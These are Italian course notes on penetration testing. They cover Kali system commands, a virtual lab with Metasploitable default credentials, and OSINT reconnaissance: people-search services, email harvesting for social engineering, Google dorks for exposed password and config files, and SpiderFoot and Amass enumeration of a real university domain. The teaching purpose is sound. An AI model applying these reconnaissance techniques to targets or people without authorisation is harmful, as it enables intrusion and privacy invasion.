Informazioni sul sistema

Il comando **uptime** fornisce informazioni sull'*uptime* del sistema.

```
root@kali:~# uptime
17:54:57 up 38 min, 1 user, load average: 0.15, 0.04, 0.01
root@kali:~#
```

I comandi **date** e **ncal** forniscono informazioni su data, ora e calendario di sistema.

Il comando **w** fornisce informazioni sugli utenti connessi al sistema.

```
root@kali:~# w
17:58:35 up 42 min, 1 user, load average: 0.08, 0.03, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root :1 :1 17:16 ?xdm? 14.56s 0.00s /usr/lib/gdm3/g
root@kali:~#
```

Il comando **finger** fornisce informazioni su uno specifico utente del sistema.

```
root@kali:~# finger arccas
Login: arccas
Directory: /home/arccas
Never logged in.
No mail.
No Plan.
Name: Arcangelo Castiglione
Shell: /bin/bash
root@kali:~#
```

Il comando **cat /proc/cpuinfo** è utile per ottenere informazioni sul processore del sistema.

```
root@kali:~# cat /proc/cpuinfo
processor       : 0
vendor_id      : GenuineIntel
cpu family     : 6
model          : 70
model name     : Intel(R) Core(TM) i7-4980HQ CPU @ 2.80GHz
stepping        : 1
cpu MHz        : 2793.532
cache size     : 6144 KB
physical id    : 0
siblings        : 2
core id         : 0
cpu cores      : 2
apicid          : 0
initial apicid : 0
fpu             : yes
fpu_exception   : yes
cpuid level    : 13
wp              : yes
```

Il comando **cat /proc/meminfo** è utile per ottenere informazioni sulla memoria del sistema.

```
root@kali:~# cat /proc/meminfo
MemTotal:      2043172 kB
MemFree:       91188 kB
MemAvailable:  1089616 kB
Buffers:       29620 kB
Cached:        736192 kB
SwapCached:    28 kB
Active:        1163244 kB
Inactive:      524292 kB
Active(anon):  598912 kB
Inactive(anon): 73696 kB
Active(file):  564332 kB
Inactive(file): 450596 kB
Unevictable:   0 kB
Mlocked:       0 kB
SwapTotal:     2095100 kB
SwapFree:      2094576 kB
Dirty:          0 kB
Writeback:     0 kB
AnonPages:     653152 kB
Mapped:        200460 kB
Shmem:         17488 kB
```

Il comando **lsof** è utile per ottenere informazioni sul processo che ha aperto un determinato file. Inoltre, permette di visualizzare anche i file aperti da un determinato utente oppure i processi in esecuzione su una porta specifica.

```
root@kali:~# lsof /var/log/messages
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
rsyslogd 425 root    10w   REG      8,1  6288032 799595 /var/log/messages
```

Il comando **ifconfig** è utile per ottenere informazioni sulle interfacce di rete.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
      inet6 fe80::a00:27ff:fe95:8c5e prefixlen 64 scopeid 0x20<
ether 08:00:27:95:8c:5e txqueuelen 1000 (Ethernet)
      RX packets 38 bytes 11059 (10.7 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 80 bytes 9083 (8.8 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 24 bytes 1356 (1.3 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 24 bytes 1356 (1.3 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Editor di Testi - Gedit

Gedit è il classico editor di testo, però in *Kali* non è presente di default e il comando per installarlo è il seguente: `apt-get install gedit`. Per eseguirlo basta digitare direttamente il comando **gedit**. Se invece si vuole un editor di testo senza interfaccia grafica, si può eseguire il comando **vim** oppure **nano**.

4.4 Configurazione ambiente per il corso di Penetration Testing

È importante configurare l'ambiente in modo corretto per non incorrere in alcun problema sia dal punto di vista legale, sia per quello della propria macchina.

Ambiente operativo

È un ambiente in cui poter sperimentare e praticare l'*Ethical Hacking* in modo da esercitarci sugli argomenti senza incorrere in rischi né di carattere tecnico che legale. Quest'ambiente è **controllato**, invece di utilizzare servizi vulnerabili in ambienti reali. Grazie a quest'ambiente è possibile migliorare le proprie capacità. Un aspetto molto importante è che, se qualcosa non va a buon fine oppure se la macchina incorre in problemi, è facilmente risolvibile magari utilizzando il sistema di istantanee di **VirtualBox** per tornare ad uno stato precedente.

L'aspetto più importante è:

mai effettuare attività di *penetration testing* su macchine al di fuori dell'ambiente operativo del corso.

Senza adeguata autorizzazione (scritta) in diversi Paesi, anche il solo port scanning non autorizzato su una macchina può essere considerato un atto criminale.

L'ambiente operativo del corso sarà incentrato sulle seguenti componenti principali:

- *Kali Linux*;
- *Metasploitable*;
- *Windows XP*;
- etc..

Altri sistemi operativi vulnerabili possono essere ottenuti direttamente da **VulnHub**.

Asset vulnerabili

Importante: per le macchine basate su Linux relativa a *MS1*, *MS2* ed *MS3* dopo aver fatto il login inserire questo comando per impostare il layout della tastiera in italiano **`sudo loadkeys it`**

Il primo sarà **Metasploitable 1** (*MS1-Linux*):

- *Username*: `msfadmin`
- *Password*: `msfadmin`

Il secondo invece sarà **Metasploitable 2** (*MS2-Linux*):

- *Username*: `msfadmin`
- *Password*: `msfadmin`

Il terzo invece sarà **Metasploitable 3** (*MS3-Windows server 2008 oppure Ubuntu*):

- *Password*: `vagrant` (per entrambi gli user windows).


Il quarto invece è **Microsoft Windows XP SP3**.

Architettura di rete

I requisiti principali sono:

- le macchine devono poter comunicare tra loro ed accedere ad internet;
- le macchine presenti sulla rete Internet non devono poter accedere alle macchine virtuali.


Per poter creare i requisiti c'è bisogno che la rete sia configurata in questo modo:



Per creare la **NAT** su *Virtual Box* e come configurarla, consultare le slide del professore Castiglione:
Argomento 5 - Virtual Lab per Penetration Testing.pdf dalla slide 22.

Terza Parte

Information Gathering



CoScienze
Associazione

Capitolo 5 – Information Gathering

5.1 Concetti preliminari

La fase di **Information Gathering** è la prima fase tecnica del processo di *Penetration Testing* e si occupa della **raccolta delle informazioni**. Queste informazioni serviranno a caratterizzare l'asset in maniera via via più dettagliata, e vedremo come raccogliere informazioni sia sulla parte tecnologica che sulla parte umana, ovvero con le figure che interagiscono con l'asset.

Lo scopo di questa fase è quello di raccogliere più informazioni possibili sull'asset da analizzare: quante più informazioni riesco a raccogliere, tanto sarà più alta la probabilità di successo.

Le informazioni raccolte in questa fase possono essere di due tipi:

1. **relative alla parte ICT dell'asset**: come info sui nomi di dominio, sottodomini, spazi di indirizzamento in modo da capire quali macchine sono analizzabili (nella fase di *Target Scoping* poi queste macchine vengono filtrate, considerando quelle accese o comunque quelle effettivamente analizzabili), informazioni su *Autonomous systems*, accordi di peering, ecc... Tutte queste informazioni sono importanti perché aiutano a capire come comunicano tra di loro le macchine nell'asset e come sono organizzate; altre informazioni importanti che riguardano l'*ICT* sono informazioni sulle configurazioni di rete e tecnologie usate sull'asset;
2. **relative alla parte umana dell'asset**, utili per un duplice motivo: innanzitutto potrebbe essere stata richiesta l'analisi delle attitudini e dei comportamenti del personale per capire se ha abitudini dannose, come lasciare le password in chiaro o aprire tutti i file che vengono ricevuti. Inoltre, è importante perché, se a un certo punto del processo di *PT* non venissero rilevate vulnerabilità degne di nota, potrebbe essere richiesta l'**ingegneria sociale**, e quindi è vantaggioso avere già a disposizione queste informazioni. Le informazioni relative alle figure umane riguardano dati personali, indirizzi di contatti, credenziali eventuali documenti, ma anche metadati presenti su file, in quanto è possibile risalire a chi ha creato quel file, con cosa è stato creato, quando è stato creato, ecc... In questa fase tutte le informazioni ottenute devono essere considerate importanti, anche quelle che sembrano inutili, in quanto potrebbero servire in un secondo momento per sbloccare una fase successiva.

La fase di *Information Gathering* può essere condotta con tecniche attive o passive:

- le **tecniche attive** consistono nell'inviare traffico di rete (non obbligatoriamente malevolo) verso le componenti dell'asset;
- quelle **passive** consistono nell'ottenere informazioni sull'asset tramite servizi di terze parti, come motori di ricerca, servizi web based, ecc... Questo tipo di approccio però è comunque subordinato alle tecniche attive, in quanto vengono comunque utilizzati strumenti come *crawler* o *web spider* per raccogliere le informazioni e renderle disponibili.

Attivo	Passivo
Permette di ottenere più informazioni	Permette di operare in maniera nascosta all'asset
Permette di ottenere informazioni più aggiornate e precise	Permette di ottenere meno informazioni
Alcuni dispositivi potrebbero intercettare questa attività	Permette di ottenere informazioni meno aggiornate e precise

5.2 Open Source Intelligence

La fase di *Information Gathering* si basa fortemente sul concetto di **OSINT**.

Per **Open Source Intelligence** si intende tutte quelle informazioni che sono rese disponibili pubblicamente, sia a causa di **errori di configurazione** e **data leakage**, sia perché sono necessarie al corretto funzionamento di un'infrastruttura, come contatti, domini, sottodomini.

L'**OSINT** non è l'unica forma di *Intelligence*, esistono infatti altre fonti cosiddette "*di Intelligence*", come ad esempio, lo **spionaggio** che coinvolge l'interazione tra esseri umani, che viene definito come **Human Intelligence** (HUMINT), oppure la cattura di segnali radio con l'intento di violare le comunicazioni, definito come **Signal Intelligence** (SIGINT).

5.3 Raccolta di Informazioni da Risorse Web-Based

Per catturare le informazioni necessarie al processo di *Penetration Testing* vengono utilizzate diverse risorse pubbliche, che permettono di raccogliere informazioni in maniera **passiva**. Queste risorse sono divise in categorie, alcune delle quali mostrate di seguito.

5.3.1 Web archiving

Gli elementi di questa categoria sono utili per diversi aspetti: uno di questi è capire la periodicità di aggiornamento di un sito web (ad esempio potrebbe essere un business objective spiando un proprio competitor) o di altre componenti.

Uno strumento che rientra in questa categoria è **Wayback Machine**: si tratta di un grande database contenente varie versioni di moltissimi siti web, che permette di vedere quanto tempo fa è stato pubblicato il sito, quali sono stati i suoi aggiornamenti, ecc... Queste informazioni sono archiviate per finalità statistiche, ma spesso risultano particolarmente utili nella fase di *Information Gathering*. Essendo una quantità di dati estremamente grande, le informazioni vengono raccolte da strumenti automatici come **spider** e **crawler**.

5.3.2 Informazioni personali

Per raccogliere informazioni personali i **social network** rappresentano sicuramente uno degli strumenti più indicati, in quanto è possibile catturare, in base all'utilizzato dagli utenti, diverse informazioni, come si può vedere nella tabella seguente. Inoltre, esistono strumenti automatici per facilitare la raccolta.

Social Network	Type	Scope	Main potential for OSINT
4chan	Online community	Worldwide	Users interested in illicit activities
Badoo	Dating	Worldwide	Intimate and personal details
Cloob	Social connections	Iran	Personal profile, posting and community membership
Draugiem	Social connections	Latvia	Personal profile, publications in blogs, group membership
Facebook	Social connections	Worldwide	Personal profile, preferences and places visited
Facenama	Social connections	Iran	Personal profile, publications, photos and videos
Flickr	Photo-sharing	Worldwide	Activities, hobbies, places and personal relationships
Instagram	Social connections	Worldwide	Habits, locations and personal relationships

LinkedIn	Business	Worldwide	Professional profile, education, skills and languages
Mixi	Social connections	Japan	Personal profile, interests and opinions
Odnoklassniki	Social connections	Mainly Russia	Personal profile of adults, past and present friendships
Qzone	Social connections	Mainly China	Personal profile, preferences, habits
Reddit	Online community	Worldwide	Users trends, behaviors and publications
Renren	Social connections	Mainly China	Personal profile of students, friendships and discussions
Taringa!	Social connections	Mainly Latin America	Personal profile, publications and community membership
Tinder	Dating	Worldwide	Intimate and personal details
Tumblr	Photo-sharing	Worldwide	Activities, hobbies, places and personal relationships
Twitter	Social connections	Worldwide	Personal profile, opinions and publications
VKontakte	Social connections	Mainly Russia	Personal profile, preferences and publications
Weibo	Social connections	Mainly China	Personal profile, opinions and publications

Esistono poi diversi siti per raccogliere informazioni personali sulle persone.

Ad esempio, [Pipl](#) permette di cercare informazioni su persone in base al loro nome e cognome, città, stato, paese, numero di telefono, ecc... È un servizio utilizzato principalmente in Israele e permette di eseguire query strutturate in vario modo per ottenere informazioni estremamente precise. È a pagamento ma è molto potente e funziona in tutto il mondo.

Un servizio meno costoso (ma anche meno potente) è [Spokeo](#), servizio americano che permette di fare query gratuite per ottenere informazioni sulle persone principalmente residenti in USA, e pagando è possibile accedere alle informazioni complete.

Un altro servizio, che offre anche dati riguardanti ricavi, proprietà e altre info catastali è [Xlek](#).

Da segnalare anche [InstantCheckMate](#)

5.3.3 Ricerca e-mail

Un tool ottimo per la **ricerca delle e-mail** è [hunter.io](#). La ricerca delle e-mail può rilevarsi essenziale soprattutto per tecniche di ingegneria sociale, in quanto basta inserire il dominio di cui vogliamo conoscere le mail associate e il tool restituisce tutte quelle che trova, inclusi i sottodomini.

Ad esempio, se inseriamo @unisa.it come dominio, il tool restituirà tutte le e-mail con dominio @unisa.it oppure con dominio @studenti.unisa.it oppure con altri sottodomini.

Tipicamente per visualizzare le informazioni complete è richiesta una sottoscrizione che garantisce 25 ricerche gratuite mensili. Cerca anche di dedurre lo schema di naming in base a come sono strutturate le e-mail in modo da aiutare a capire quali sono conformi e quali no (ad esempio le mail degli studenti seguono lo schema inizialenome.cognome@studenti.unisa.it), in modo da poter provare manualmente le e-mail che non sono presenti nell'elenco, nel caso l'utilizzatore sia a conoscenza dei suoi nome e cognome.

5.3.4 Ricerca su data breach

Se conosciamo l'e-mail della persona su cui vogliamo trovare informazioni, uno strumento interessante può essere [haveibeenowned](#), che estrae informazioni sull'email inserita, ovvero se questa è stata coinvolta in un **data breach** ed eventualmente anche in quale *data breach*.

5.3.5 Reverse image search

La **ricerca inversa di immagini** può portare molti risultati quando cerchiamo informazioni su qualcuno, in quanto serve a scoprire da dove proviene davvero un'immagine, come questa è stata usata, se esistono versioni modificate dell'immagine, eventualmente se esistono versioni con risoluzioni più elevate, ecc...

Risulta utile magari per capire se la foto di un profilo che sta parlando con noi è legittima oppure no.

Uno strumento particolarmente potente in questo ambito è [Tineye](#), più potente di Google Immagini, completamente gratuito, che offre un'estensione per i principali browser e che permette di ricercare un'immagine, tramite un menu contestuale sull'immagine che vogliamo cercare.

5.3.6 Google hacking

Il **Google Hacking** rappresenta il modo di sfruttare la ricerca di *Google* per ottenere informazioni di tipo mirato. Utilizzandolo in maniera opportuna è possibile ottenere informazioni molto utili come username, password, file di configurazione di server, informazioni riservate, ecc... È possibile effettuare query tramite alcuni parametri o comandi, che consentono di specializzare la ricerca.

I principali parametri di ricerca forniti da Google sono:

- "frase": viene ricercata esattamente la frase racchiusa tra doppi apici;
- +: forza una ricerca ad includere un singolo termine o frase;
- -: esclude dalla ricerca un singolo termine o frase;
- AND e OR: operatori logici tra due o più termini di ricerca;
- site: limita i risultati a quelli di un sito web specifico;
- intitle: trova le pagine con una determinata parola (o parole) nel titolo;
- intext: trova le pagine contenenti una determinata parola (o parole) nel contenuto;
- inurl: trova le pagine con una determinata parola (o parole) nell'URL;
- filetype: limita i risultati a quelli di un determinato tipo di file;
- Index of /: serve per trovare siti che consentono il directory listing. Alcuni esempi sono:
 - Index of /admin
 - Index of /passwd
 - Index of /password
 - Index of /mail
 - Index of /" +password.txt
 - Index of /" +.htaccess
 - Index of /secret
 - Index of /confidential
 - Index of /root
 - Index of /cgi-bin
 - Index of /logs
 - Index of /config

La ricerca effettuata, utilizzando questi parametri, è lecita a tutti gli effetti perché i risultati sono pubblicamente disponibili. Tuttavia, dopo qualche ricerca *Google* ci chiederà di risolvere un captcha, in quanto stiamo facendo ricerche inusuali.

Google mette a disposizione ulteriori servizi per la ricerca avanzata. In particolare, il [Google Hacking Database](#), una base di dati in cui sono presenti query *Google* come quelle appena viste, ma già "preconfezionate" per effettuare ricerche. Queste query sono chiamate **dork** e sono aggiornate costantemente, in quanto il database è di tipo collaborativo e quindi in continua evoluzione. È possibile filtrare i risultati di ricerca per categoria e visualizzare informazioni aggiuntive per ogni query. Questo tipo di *Information Gathering* utilizza una **strategia passiva**.

Un altro servizio che offre *Google* per le ricerche avanzate è [Google Advanced Search](#), che permette di costruire le query on-the-fly. Tutte queste info possono essere utilizzate sia per ingegneria sociale che per valutare le abitudini del personale. Ad esempio, se un dipendente pubblica spesso sui social foto dell'ufficio in cui si intravedono documenti importanti o informazioni sugli schermi dei computer, sicuramente l'azienda dovrà prendere provvedimenti per ovviare a questi problemi di sicurezza.

5.3.7 Attack Surface Monitoring

In questa sottosezione vedremo una serie di strumenti atti ad analizzare la **superficie d'attacco**. Quest'ultimo coinvolge l'infrastruttura dell'asset e mette in evidenza le possibili vulnerabilità che gli attaccanti possono sfruttare per entrare all'interno dell'asset, prendendone quindi, il controllo.

SpiderFoot

SpiderFoot è uno strumento potente che si occupa di raccogliere informazioni sulla superficie d'attacco. Esso interroga automaticamente oltre 100 fonti *OSINT* per raccogliere informazioni su indirizzi IP, nomi di dominio, indirizzi e-mail, nomi, etc... È disponibile sia in versione Web-based che stand-alone.

Tale strumento può essere utilizzato in forma gratuita ma con limitazioni quali:

- possibilità di fare soltanto 3 scansioni al mese la cui durata è di 15 minuti (tipicamente non sufficiente);
- fare la scansione di un solo target alla volta (chiaramente si tratterebbe di un grosso svantaggio qualora si volesse fare una scansione con un range di 254 IP);
- le informazioni ottenute da tale scansione vengono memorizzate soltanto per 32 giorni.

Superata questa soglia, le informazioni verranno eliminate. *Spiderfoot* può essere avviato da terminale nel modo seguente `sudo spiderfoot -l 127.0.0.1:5001` e può essere utilizzato comodamente tramite Web browser all'indirizzo <http://127.0.0.1:5001>.

La versatilità di tale strumento è legata ad una serie di **moduli**, di cui ognuno di questi coinvolge uno specifico campo di lavoro/esecuzione. Per esempio, ci potrebbe essere un modulo per la rilevazione di informazioni relative ai dati di registrazione, di vulnerabilità e così via. Inoltre, esso fornisce anche dell'**API Keys** consentendo quindi agli sviluppatori di poter realizzare dei programmi.

Vediamo un caso pratico di tale strumento. Impostiamo tali parametri:

Nome Scansione: unisa.it e **Target:** unisa.it

spiderfoot

New Scan Scans Settings

Scans

No scan history

There is currently no history of previously run scans. Please click 'New Scan' to initiate a new scan.

Scan Name

Asset UniSA

Scan Target

unisa.it

Your scan target may be one of the following. SpiderFoot will automatically detect the target type based on the format of your input:

- Domain Name: e.g. example.com
- IPv4 Address: e.g. 1.2.3.4
- IPv6 Address: e.g. 2600:4700:4700::1111
- Hostname/Sub-domain: e.g. abc.example.com
- Subnet: e.g. 1.2.3.0/24
- Bitcoin Address: e.g. 1HsYJSP1QcPjnoQWzB1twuqUNGe7R

E-mail address: e.g. bob@example.com

Phone Number: e.g. +12345678901 (E.164 format)

Human Name: e.g. "John Smith" (must be in quotes)

Username: e.g. "jsmith2000" (must be in quotes)

Network ASN: e.g. 1234

By Use Case By Required Data By Module

All Get anything and everything about the target.
All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.

Footprint Understand what information this target exposes to the Internet.
Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web crawling and search engine use.

Investigate Best for when you suspect the target to be malicious but need more information.
Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information about your target's maliciousness.

Passive When you don't want the target to even suspect they are being investigated.
As much information will be gathered without touching the target or their affiliates, therefore only modules that do not touch the target will be enabled.

Run Scan Now

Dopodiché avviamo la scansione premendo il bottone Run Scan Now. Al completamento di tale processo, vengono mostrati dei risultati inerenti l'asset (in questo caso, unisa.it). Dalla seguente immagine è possibile notare che la colonna Summary evidenzia il numero di elementi rilevati durante la scansione.



Inoltre, possiamo notare la barra denominata Browse che denota i sottodomini del dominio padre unisa.it. Nonostante possa sembrare futile, risulta essere importante in quanto questi sottodomini possono essere associati, con molta probabilità, a macchine con indirizzi IP effettivamente utilizzati e che erogano dei servizi pubblici.

Oltre a tali caratteristiche, consente anche di applicare la funzione investigate per effettuare ricerche specifiche sul dominio considerato. Per esempio, si potrebbe ottenere informazioni rilevanti i *data breach, DNS, Social Media, etc...*

Amass

È un framework che consente di effettuare operazioni di **Surface Mapping ed Asset Discovery** mediante:

- tecniche di information gathering passive, basate su *OSINT*;
- tecniche di ricognizione attiva.

Fornisce:

- vari strumenti per l'asset discovery;
- un database integrato per la memorizzazione dei risultati;
- un modello per la formalizzazione dell'asset.

Inoltre, possiede anche le seguenti funzionalità:

- **Raccolta delle informazioni:** Amass automatizza la raccolta di informazioni sull'asset, come nomi di dominio, sottodomini, indirizzi IP, certificati SSL/TLS, server e-mail, etc...
- **Integrazione delle informazioni:** Amass integra dati provenienti da varie fonti di informazioni, come motori di ricerca, database di *record DNS*, servizi di cloud hosting, social network, etc...
- **Analisi della superficie di attacco:** Amass consente di identificare potenziali punti di ingresso e vulnerabilità, rilevando host «*non autorizzati*» o servizi esposti che potrebbero essere presi di mira da attacchi.
- **Esportazione dei dati:** Amass permette di esportare in diversi formati i risultati della raccolta di informazioni, facilitandone l'analisi e l'utilizzo da parte di altri strumenti e processi di sicurezza.

Amass è composto da due comandi:

1. **amass intel** – si occupa di scoprire le varie machine target appartenenti all'asset;
2. **amass enum** – si occupa di enumerare le componenti appartenenti all'asset e di effettuare operazioni di *network mapping*.

```
—(kali㉿kali)—[~]
└─$ amass enum -d unisa.it
unisa.it (FQDN) → ns_record → ns1.garr.net (FQDN)
unisa.it (FQDN) → ns_record → dns-001.unisa.it (FQDN)
unisa.it (FQDN) → ns_record → ns.unisa.it (FQDN)
unisa.it (FQDN) → mx_record → alt3.aspmx.l.google.com (FQDN)
unisa.it (FQDN) → mx_record → aspmx.l.google.com (FQDN)
unisa.it (FQDN) → mx_record → alt4.aspmx.l.google.com (FQDN)
unisa.it (FQDN) → mx_record → alt1.aspmx.l.google.com (FQDN)
unisa.it (FQDN) → mx_record → alt2.aspmx.l.google.com (FQDN)
corsi.unisa.it (FQDN) → cname_record → www.unisa.it (FQDN)
biblioteche.unisa.it (FQDN) → cname_record → www4.unisa.it (FQDN)
jobincampus.unisa.it (FQDN) → cname_record → www.unisa.it (FQDN)
tfia.diem.unisa.it (FQDN) → cname_record → docenti.diem.unisa.it (FQDN)
h40.cla.unisa.it (FQDN) → a_record → 193.205.173.90 (IPAddress)
digitalstories.ictateneo.unisa.it (FQDN) → cname_record → ict219.ictateneo.unisa.it (FQDN)
linuxas.seda.unisa.it (FQDN) → a_record → 193.205.167.86 (IPAddress)
placement.unisa.it (FQDN) → cname_record → webgroup01-debzgtdscyrcfrc.z01.azurefd.net (FQDN)
6000r.unisa.it (FQDN) → a_record → 193.205.160.190 (IPAddress)
archeo5dbc.unisa.it (FQDN) → a_record → 193.205.170.90 (IPAddress)
allievo32.cla.unisa.it (FQDN) → a_record → 193.205.173.232 (IPAddress)
provola.cbs.unisa.it (FQDN) → a_record → 193.205.187.129 (IPAddress)

amass enum -d unisa.it
```

Hacker Target

Hacker Target è un altro servizio utile che permette di cercare informazioni riguardo domini e servizi di rete, indirizzi IP, web based. Fornisce strumenti utili per le fasi di **Enumerating Target/Port Scanning** e **Vulnerability Mapping**.

H.E. BGP Toolkit

Le informazioni che possono essere recuperate dai due strumenti appena menzionati dovranno essere integrate con le altre inerenti alla struttura AS e sul come gestisce l'asset considerato. Tali informazioni possono essere recuperate mediante tale sito: [H.E. BGP](#).

L'**AS** rappresenta un insieme di reti/spazi di indirizzamento IP sotto il controllo di un'unica unità amministrativa. Tale servizio sfrutta il protocollo **BGP**, che viene utilizzato dai **border router** per la comunicazione tra i vari AS, per la realizzazione delle informazioni inerenti alla struttura dell'AS.

Vediamo un caso pratico inserendo unisa.it nel campo vuoto e premendo il bottone Search.

The screenshot shows the Hurricane Electric BGP Toolkit Home page. A red box highlights the search bar containing 'unisa.it' and the 'Search' button. Another red box highlights the domain 'unisa.it' in the main content area. The content area includes a welcome message, the visitor's IP address (87.13.163.142), the announced IP range (87.13.128.0/17), and the ISP (AS3269 Telecom Italia S.p.A.). The page also features a sidebar with 'Quick Links' and social media icons for Twitter and Facebook.

Vengono mostrati i seguenti risultati:

Quick Links

- BGP Toolkit Home
- BGP Prefix Report
- BGP Peer Report
- Exchange Report
- Bogon Routes
- World Report
- Multi Origin Routes
- DNS Report
- Top Host Report
- Internet Statistics
- Looking Glass
- Network Tools App
- Free IPv6 Tunnel
- IPv6 Certification
- IPv6 Progress
- Going Native
- Contact Us

DNS Info **Website Info** **IP Info**

Start of Authority

hostname: ns.unisa.it rname: salfer.unisa.it
serial: 2015033088
refresh: 7200 retry: 600
expire: 86400 minimum: 300

Nameservers

dns-001.unisa.it, ns.unisa.it, ns1.garr.net

Mail Exchangers

ASPMX.L.GOOGLE.COM(1), ALT1.ASPMX.L.GOOGLE.COM(5), ALT2.ASPMX.L.GOOGLE.COM(5),
ALT3.ASPMX.L.GOOGLE.COM(10), ALT4.ASPMX.L.GOOGLE.COM(10)

TXT Records

v=spf1 a mx ip4:193.205.176.242 ip4:193.205.165.0/24 ip4:130.186.31.160/27 ip4:193.205.180.1
include:_spf.google.com include:_spf.cineca.it ~all

MS=ms81604222

A Records

193.205.160.20

Updated 08 Mar 2019 22:21 PST © 2019 Hurricane Electric

Cliccando il riquadro **IP Info** è possibile vedere l'*autonom system* che gestisce il dominio unisa.it. Tale AS viene gestito dal consorzio GARR che gestisce le reti universitarie, ospedaliere, dei musei e tanto altro. Cliccando su tale *autonom system*, vengono mostrate delle informazioni in più in merito alla struttura dell'AS considerato.

Quick Links

- BGP Toolkit Home
- BGP Prefix Report
- BGP Peer Report
- Exchange Report

DNS Info **Website Info** **IP Info**

193.205.160.20 > 193.204.0.0/15 > **AS137 Consortium GARR**

Updated 08 Mar 2019 22:21 PST © 2019 Hurricane Electric

La sezione inferiore della prima figura mostra i peer con cui l'*autonomous system* interagisce frequentemente, ad esempio come AS1299, etc... In questo modo, evidenzia i confini amministrativi più esterni dell'infrastruttura di rete, relativa all'asset, che si sta analizzando.

AS Info **Graph v4** **Graph v6** **Prefixes v4** **Prefixes v6** **Peers v4** **Peers v6** **Whois** **IRR** **IX**

Company Website: <http://www.garr.it>

Country of Origin: Italy

Internet Exchanges: 4

Prefixes Originated (all): 81
Prefixes Originated (v4): 79
Prefixes Originated (v6): 2

Prefixes Announced (all): 111
Prefixes Announced (v4): 101
Prefixes Announced (v6): 10

BGP Peers Observed (all): 277
BGP Peers Observed (v4): 274
BGP Peers Observed (v6): 142

IPs Originated (v4): 2,769,408
AS Paths Observed (v4): 125,513
AS Paths Observed (v6): 23,780


Average AS Path Length (all): 4.544
Average AS Path Length (v4): 4.592
Average AS Path Length (v6): 4.293

AS137 IPv4 Peers

ASN	Name
AS1299	Telia Company AB
AS174	Cocent Communications
AS6939	Hurricane Electric LLC
AS21320	GEANT Limited
AS8002	RETN Limited
AS20965	GEANT Limited

Peer con cui l'AS137 «interagisce» più frequentemente

